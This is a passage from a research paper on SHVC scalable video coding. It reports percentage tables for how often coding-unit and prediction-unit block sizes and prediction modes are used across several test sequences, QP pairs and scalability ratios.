
Another comparison was performed between textured and non-textured test sequences. In Fig.14, we compare PeopleOnstreet and traffic sequences. The observation significantly shows that the choice of the CU's size depends on the characteristics of the image including the texture parameter which considerably affects the frequency of using the CU's sizes. In fact, PeopleOnStreet is considered as a textured video sequence that required small CU's size to code the spatial details on the scene. Consequently, we noticethat12.95% of bloc size of 8x8 was used for coding B2 images. However, for traffic sequence, where smooth areas dominate the scene, we notice that only2.12% of small CU sizes were used for B2 images and almost zero for B3 images.



	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices
🟪 8x8	0.00%	0.00%	8.04%	10.86%	12.95%	9.31%	0.00%	0.00%	6.90%	3.59%	2.12%	0.53%
🟩 16x16	0.00%	0.00%	8.48%	12.80%	17.72%	23.19%	0.00%	0.00%	12.13%	12.13%	10.80%	3.85%
🟥 32x32	0.00%	0.00%	6.40%	11.30%	15.30%	25.23%	0.00%	0.00%	18.80%	23.40%	23.73%	21.30%
🟦 64x64	0.00%	0.00%	2.40%	3.60%	6.40%	16.07%	0.00%	0.00%	9.20%	39.60%	46.80%	69.60%


Fig. 14. Skip mode percentages comparison between peopleonstreet and Traffic

A comparison between BL and EL resolutions is presented in Fig 15. Results are nearly the same for the two resolutions. It will be wise to compare the results for the two scalability ratios 1.5x and 2x to ensure that future proposed optimization method will be optimum for all resolutions. Statistics, presented in Fig.16, show similar percentages for both resolutions.



	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices
🟪8x8	0.00%	0.00%	1.65%	1.81%	1.85%	1.21%	0.00%	0.00%	2.63%	1.42%	1.38%	1.09%
🟩16x16	0.00%	0.00%	4.70%	5.19%	6.32%	6.78%	0.00%	0.00%	7.92%	5.34%	5.25%	4.40%
🟥32x32	0.00%	0.00%	6.01%	15.28%	16.39%	19.88%	0.00%	0.00%	13.77%	14.75%	13.97%	13.67%
🟦64x64	0.00%	0.00%	0.95%	27.23%	41.45%	57.90%	0.00%	0.00%	7.40%	43.37%	54.70%	66.78%

Fig. 15. Comparison between BL and EL video sequences statistics for Basketball drive video



	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices
🟪8x8	0.00%	0.00%	1.16%	1.03%	1.13%	0.80%	0.00%	0.00%	2.63%	1.42%	1.38%	1.09%
🟩16x16	0.00%	0.00%	4.19%	5.49%	6.74%	7.15%	0.00%	0.00%	7.92%	5.34%	5.25%	4.40%
🟥32x32	0.00%	0.00%	5.99%	11.66%	10.87%	12.48%	0.00%	0.00%	13.77%	14.75%	13.97%	13.67%
🟦64x64	0.00%	0.00%	2.04%	32.86%	48.04%	63.92%	0.00%	0.00%	7.40%	43.37%	54.70%	66.78%

Fig. 16. Comparison between two scalability ratios 1.5x and 2x for the same BL Basketball drive video


When analyzing statistics for all test sequences videos supported in the common test conditions for two QPs pairs {34,36} and {22,24} and for two scalability ratios 1.5 and 2, we notice that smaller CUs sizes are selected more than larger ones for lower QPs values. While maximizing the QPs values, the selection of larger CUs sizes increases, as it is the case in Skip mode with an average of 73.26% for QPs{34,36} of 64x64 CUs size for B3 images compared to 34.43% for QPs{22,24}. The observation significantly shows that the frequency of the CUs size choice depends also on the video sequence characteristics. Consequently, the choice of the CUs size relies on the characteristics of the image including the texture parameter which can affects remarkably the CU's sizes selection frequency. It is also important to cite that non-motion videos use larger CUs sizes than those with higher motion. From Fig.15, It is obvious that the prediction modes in EL follow those in BL in terms of percentages. Those out coming observations will be the milestones for introducing optimized algorithms leading to an efficient SHVC implementation.

B. Statistics at the PU's level:

As a second statistical analysis, we focus on the PU's level for all test sequences and for two QP's pairs {22,24} and {34,36}. Statistical results are presented in details only for Basketballdrive due to the similarity of the results. Obviously, the interlayer prediction is present only in the enhancement layer but does appear only at the PU level. Analysis is made for all types of frames, all depths, both EL and BL resolution, and for 1.5x and 2x resolutions.

1) BL:

At PU level, the prediction mode is either inter or intra as presented in Fig.17. We note that I images are totally predicted in intra. Then, the percentages of intra-prediction decrease in the B images. In the BL, there is no interlayer prediction, which explains the absence of P images. For QPs {22_24}, the percentage of intra-prediction is more important than prediction for higher QP {34_36}. For further analysis, we focus on each depth distribution for each prediction mode; intra and inter mode for each frame type.




(a) Intra_Inter for QPs {34,36}

(b) Intra_Inter for QPs {22,24}

Fig. 17. Percentages of depth used for Inter and Intra modes prediction at the PUs level for BL. (a) QPs {34, 36}. (b) QPs {22, 24}

a) Inter-prediction: From, Fig.18, we note that the percentage of MxM bloc size is the highest for B images and increases considerably with the increment of the temporal level. We observe that the asymmetric blocs are less used for high as well as low QPs values.




(a) Inter for QPs {34,36}

(b) Inter for QPs {22,24}

Fig. 18. Percentages of depth used for Inter modes prediction at the PUs level in the BL. (a) QPs {34, 36}. (b) QPs {22, 24}

b) Intra-prediction: MxM bloc sizes are more used compared to M/2xM/2 bloc sizes. The use of M/2xM/2 bloc sizes increase when QPs values are low as depicted in Fig.19.




(a) Intra for QPs {34,36}

(b) Intra for QPs {22,24}

Fig. 19. Percentages of depth used for Intra modes prediction at the PUs level in the BL.(a) QPs {34, 36}.(b) QPs {22, 24}

2) EL:


In this sub-section, we focus on EL distribution. As depicted in Fig.20, we notice the presence of P images caused by the use of interlayer prediction. We note also the important percentages of inter-layer mode. For example, for B1, B2, and B3 frames, prediction mode is almost inter-layer. Besides, the partition percentages of inter and intra-prediction for EL and for each frame are almost the same for those of BL. The unique difference is that the intra percentages are higher for low QPs. We investigate now each prediction mode.



(a) Interlayer_Inter_Intra for QPs {34,36}   (b)Interlayer_Inter_Intra for QPs {22,24}

Fig. 20. Percentages of depth used for Intra and Inter modes prediction at the PUs level in the EL. (a) QPs {34, 36}. (b) QPs {22, 24}


a) Inter-layer prediction: We note that the P images are totally predicted in inter-layer prediction as noted in Fig.21. Asymmetric partitions are less used than symmetric ones and the MxM size are the most used for all images.



(a) Interlayer for QPs {34,36}   (b) Interlayer for QPs {22,24}

Fig. 21. Percentages of depth used for Inter layer modes prediction at the PUs level in the EL. (a) QPs {34, 36}. (b) QPs {22, 24}

b) Inter-prediction: as seen in Fig.22 MxMsize is usually more used in all B frames. Asymmetric blocs are less used. However, for lower QPs, asymmetric blocs are more applied for B0 images.



(a) Inter for QPs {34,36}   (b) Inter for QPs {22,24}

Fig. 22. Percentages of depth used for Inter-modes prediction at the PUs level in the EL. (a) QPs {34, 36}. (b) QPs {22, 24}

c) Intra-prediction: Statistical results are shown in Fig. 23; intra-prediction is more used in lower QPs pair. We notice that MxM sizes are usually the most used ones. Nevertheless, for lower QPs values, the M/2xM/2 bloc sizes are more used.





Fig. 23. Percentages of depth used for Intra modes prediction at the PUs level in the EL. (a) QPs {34, 36}. (b) QPs {22, 24}

3) Sequences comparison:


When comparing two different sequences for inter-layer prediction,as detailed in Fig.24,we observe that symmetric bloc sizes, especially the MxM size, are the most used. Despite the excessive use of MxM bloc sizes, the difference in terms of percentages between high motion and low motion videos is very clear. We note that high motion video, such as basketballdrive, uses 60.97% of MxM blocs for B0 images compared to 26.65% in BQterrace.



	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices
3M/4xM	0.00%	0.00%	0.78%	0.08%	0.02%	0.00%	0.00%	0.00%	0.69%	0.29%	0.25%	0.31%
M/4xM	0.00%	0.00%	0.22%	0.05%	0.02%	0.00%	0.00%	0.00%	0.23%	0.17%	0.13%	0.12%
Mx3M/4	0.00%	0.00%	0.88%	0.07%	0.02%	0.00%	0.00%	0.00%	0.74%	0.16%	0.16%	0.12%
MxM/4	0.00%	0.00%	0.27%	0.03%	0.01%	0.00%	0.00%	0.00%	0.21%	0.05%	0.06%	0.04%
M/2xM/2	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%
M/2xM	0.00%	0.00%	1.51%	0.24%	0.08%	0.01%	0.00%	0.00%	1.02%	1.51%	1.15%	0.99%
MxM/2	0.00%	0.00%	1.83%	0.25%	0.07%	0.01%	0.00%	0.00%	1.16%	0.73%	0.51%	0.50%
MxM	0.00%	83.02%	26.65%	3.55%	1.86%	0.33%	0.00%	86.38%	60.97%	43.24%	33.03%	18.49%

Fig. 24. Interlayer mode percentages comparison between BQterrace and Basketballdrive


As depicted in Fig.25, the comparison of two 2x video sequences shows that the use of smaller bloc sizes increases for textured videos. Results show clearly that percentages of asymmetric partitioning are higher for PeopleOnStreet 2.01% for B1 images compared to 0.33% in Traffic. It is also obvious that percentage for Inter-layer prediction depends on sequence characteristics. Consequently, experimental results reveal that non- textured sequences use more inter-layer prediction.



	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices
■ 3M/4xM	0.00%	0.00%	2.11%	1.32%	1.27%	0.31%	0.00%	0.00%	0.74%	0.06%	0.05%	0.00%
■ M/4xM	0.00%	0.00%	0.71%	0.57%	0.45%	0.12%	0.00%	0.00%	0.29%	0.05%	0.03%	0.01%
■ Mx3M/4	0.00%	0.00%	2.03%	1.28%	1.17%	0.38%	0.00%	0.00%	1.73%	0.23%	0.05%	0.00%
■ MxM/4	0.00%	0.00%	0.68%	0.45%	0.43%	0.11%	0.00%	0.00%	0.68%	0.08%	0.04%	0.00%
■ M/2xM/2	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%
■ M/2xM	0.00%	0.00%	2.53%	2.27%	1.85%	0.49%	0.00%	0.00%	0.73%	0.14%	0.13%	0.01%
■ MxM/2	0.00%	0.00%	2.58%	2.01%	1.81%	0.54%	0.00%	0.00%	1.18%	0.33%	0.27%	0.02%
■ MxM	0.00%	71.16%	45.51%	27.22%	16.64%	3.81%	0.00%	80.13%	7.58%	0.97%	0.66%	0.05%

Fig. 25. Interlayer mode percentages comparison between PeopleOnStreet and Traffic

Fig.26 shows the moderate use of asymmetrical blocs for the same sequence with the 2x ratio compared to the 1.5x. In general, the results obtained, in the case of two different scalability ratios for the same video sequence, are nearly the same as it was seen at the CU's level statistics.



	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices
■ 3M/4xM	0.00%	0.00%	0.69%	0.29%	0.25%	0.31%	0.00%	0.00%	0.72%	0.81%	0.60%	0.23%
■ M/4xM	0.00%	0.00%	0.23%	0.17%	0.13%	0.12%	0.00%	0.00%	0.22%	0.29%	0.23%	0.08%
■ Mx3M/4	0.00%	0.00%	0.74%	0.16%	0.16%	0.12%	0.00%	0.00%	0.69%	0.39%	0.32%	0.11%
■ MxM/4	0.00%	0.00%	0.21%	0.05%	0.06%	0.04%	0.00%	0.00%	0.16%	0.13%	0.09%	0.03%
■ M/2xM/2	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%	0.00%
